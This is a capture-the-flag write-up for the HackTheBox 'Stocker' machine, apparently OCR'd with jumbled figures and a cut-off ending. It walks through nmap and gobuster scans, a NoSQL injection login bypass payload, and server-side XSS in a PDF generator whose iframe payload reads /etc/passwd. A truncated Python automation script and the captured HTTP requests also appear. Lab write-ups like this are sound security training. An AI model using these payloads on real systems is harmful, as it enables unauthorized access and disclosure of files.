
HackTheBox - Stocker

2023-06-24

Enumeration


We performed an NMAP on the machine's IP to determine the status of its ports. Two open ports were identified, namely ssh and http.



```
~/Hackthebox/releasearena/stocker  nmap -sCV 10.10.11.196
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-24 17:21 MSK
Nmap scan report for 10.10.11.196
Host is up (0.77s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3d12971d86bc161683608f4f06e6d54e (RSA)
|   256 7c4d1a7868ce1200df491037f9ad174f (ECDSA)
|_  256 dd978050a5bacd7d55e827ed28fdaa3b (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://stocker.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 83.45 seconds
```

Figure 1: nmap-stocker


We noticed that the domain stocker.htb exists on the http port, so we added it to our /etc/hosts file.



```
┌──(root💀John-Titor)-[~]
└─# echo "10.10.11.196 stocker.htb" > /etc/hosts
```

Figure 2: etc/hosts


Upon attempting to open the website, we didn't find anything noteworthy on the domain stocker.htb. I suggest we seek another subdomain or subdirectory. For this, we can use GoBuster.



Stock your shelves with our products!

At **Stocker**, our exclusive deals with manufacturers gives us an edge on price and variety. We're aiming to launch very soon so we can help you sell more!

Figure 3: Website



```
~/Hackthebox/releasearena/stocker  gobuster vhost -u stocker.htb -w ../../directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://stocker.htb
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     ../../directory-list-2.3-medium.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2023/06/24 17:56:29 Starting gobuster in VHOST enumeration mode
===============================================================
Found: dev.stocker.htb (Status: 302) [Size: 28]
Progress: 899 / 220561 (0.41%)
```

Figure 4: gobuster

We discovered an interesting subdomain, dev.stocker.htb. Don't forget to add it to our /etc/hosts file.

Foothold



Stockers Sign-in - Chromium
Stockers Sign-in
Not secure | dev.stocker.htb/login
Please sign in
Username
Password
Sign in
© 2022

Figure 5: dev page


When checking the subdomain of dev.stocker.htb, it appeared to be just a standard login page. We should consult our authentication bypass list.

```
{"username": {"$ne": null}, "password": {"$ne": null} }
```

We intercepted the login request using BurpSuite and then changed the post request content to the payload above. Also, don't forget to switch the content type to json.


We successfully bypassed the authentication!

While examining the website's functionality, I deduced that it's a platform that allows users to add products and generate a sort of receipt from it. This receipt is then rendered in the form of a PDF. This feature is interesting, as rendering data into a PDF can cause a vulnerability. We need to focus on this and try to find any intriguing clues by researching further.



```
POST /login HTTP/1.1
Host: dev.stocker.htb
Content-Length: 19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://dev.stocker.htb
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/114.0.5735.134 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.7
Referer: http://dev.stocker.htb/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

Connection: close

{"username": {"$ne": null}, "password": {"$ne": null} }
```

Figure 6: burpsuite




Stockers - Chromium
Stockers
Not secure | dev.stocker.htb/stock
Stockers
Logout
Buy Stock Now!
Our products are some of the highest quality products about. Our on-demand customer support will help you at every stage, helping you make money and win your customers over.
View Cart
Back to top

Figure 7: admin page

While investigating, I came across this page in bible of payload our Hacktricks: https://book.hacktricks.xyz/pentesting-web/xss-cross-site-scripting/server-side-xss-dynamic-pdf#attachments-pd4ml

Now, we need to find the user input or perhaps intercept it using BurpSuite.



```
POST /api/order HTTP/1.1
Host: dev.stocker.htb
Content-Length: 162
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/114.0.5735.134 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://dev.stocker.htb
Referer: http://dev.stocker.htb/stock
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: connect.sid=
s%3AIj-tid5zXvQui307Z6D3TOfACmaBP6ep.n4moNS1%2BIMV7
UjehsIjyswPhHZfddgRxdTN7GLUPPRo
Connection: close

{
  "basket":[
    {
      "_id":"638f116eeb060210cbd83a8d",
      "title":"Cup",
      "description":"It's a red cup.",
      "image":"red-cup.jpg",
      "price":32,
      "currentStock":4,
      "__v":0,
      "amount":1
    }
  ]
}
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 24 Jun 2023 17:40:12 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 53
Connection: close
X-Powered-By: Express
ETag: W/"35-PdcdLmIjMqrcD/oCwzwmUpstHOA"

{
  "success":true,
  "orderId":"64972a7c671649577d0173a9"
}
```

Figure 8: Alt text


When pressing the 'submit order' button, this post request is sent to the API. We then receive the orderId which will be used in the URL:

http://dev.stocker.htb/api/po/[**orderId**]

We see that the names of the products, as well as their prices and quantities, are shown in the receipt, but not the description. Let's input our payload into the product's name field in the request to the API and check the output.

First, let's use this payload to display the current folder using javascript:

```
<script> document.write(window.location) </script>
```



dev.stocker.htb/api/po/64972a7c671649577d0173a9

Stockers - Purchase Order

Supplier
Stockers Ltd.
1 Example Road
Folkestone
Kent
CT19 5QS
GB

Purchaser
Angoose
1 Example Road
London
GB

6/24/2023

Thanks for shopping with us!


Your order summary:

Item	Price (£)	Quantity
Cup	32.00	1
Total	32.00	

Orders are to be paid for within 30 days of purchase order creation.

Contact support@stock.htb for any support queries.

Figure 9: Alt text




Request

```
POST /api/order HTTP/1.1
Host: dev.stocker.htb
Content-Length: 209
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/114.0.5735.134 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://dev.stocker.htb
Referer: http://dev.stocker.htb/stock
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: connect.sid=
s%3AIj-tid5zXvQui307Z6D3T0fACmaBP6ep.n4moNS1%2BIMV7
UjehsIjyswPhHZfddgRxdTN7GLUPPRo
Connection: close

{
  "basket":[
    {
      "_id":"638f116eeb060210cbd83a8d",
      "title":
      "<script> document.write(window.location) </s
      cript>",
      "description":"It's a red cup.",
      "image":"red-cup.jpg",
      "price":32,
      "currentStock":4,
      "__v":0,
      "amount":1
    }
  ]
}
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 24 Jun 2023 17:45:59 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 53
Connection: close
X-Powered-By: Express
ETag: W/"35-8xXb6kVCqhAVtRYVgL96qD8MQwM"

{
  "success":true,
  "orderId":"64972bd7671649577d0173ae"
}
```


Stockers - Purchase Order

Supplier
Stockers Ltd.
1 Example Road
Folkestone
Kent
CT19 5QS
GB

Purchaser
Angoose
1 Example Road
London
GB

6/24/2023

Thanks for shopping with us!

Your order summary:

Item	Price (£)	Quantity
file:///var/www/dev/pos/64972bd7671649577d0173ae.html	32.00	1
Total	**32.00**	

Orders are to be paid for within 30 days of purchase order creation.

Contact support@stock.htb for any support queries.

Our payload works as we can see the current file is located in the directory /var/www/dev/pos/64972bd7671649577d0173ae.html.

Let's try to use this payload to exploit the LFI:

```
<iframe src=file:///etc/passwd></iframe>
```

Here is the output of the exploit:

We notice that the output script is too small inside this iframe; we can hardly read everything inside it. Let's increase the size of it to:


```
<iframe src=file:///etc/passwd height=1000px width=800px></iframe>
```

Now it looks much better.

User

Now we need to use the LFI to find important files. I wrote a script that automates this payload-sending vulnerability.

```
import PyPDF2
import requests
import json

def create_payload(file_path):
    basket_item = {
        "_id": "638f116eeb060210cbd83a8d",
        "title": f"<iframe src=file:///{file_path} height=1000px width=800px></iframe>",
```



Stockers - Purchase Order

Supplier
Stockers Ltd.
1 Example Road
Folkestone
Kent
CT19 5QS
GB

Purchaser
Angoose
1 Example Road
London
GB

6/24/2023

Thanks for shopping with us!

Your order summary:


Item	Price (£)	Quantity
`root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/s`	**32.00**	**1**
Total	**32.00**	

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/s
bin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/s
bin/nologin
man:x:6:12:man:/var/cache/man:/usr/s
```

Orders are to be paid for within 30 days of purchase order creation.

Contact support@stock.htb for any support queries.

Figure 10: Alt text



Stockers - Purchase Order

Supplier
Stockers Ltd.
1 Example Road
Folkestone
Kent
CT19 5QS
GB

Purchaser
Angoose
1 Example Road
London
GB

6/24/2023

Thanks for shopping with us!

Your order summary:

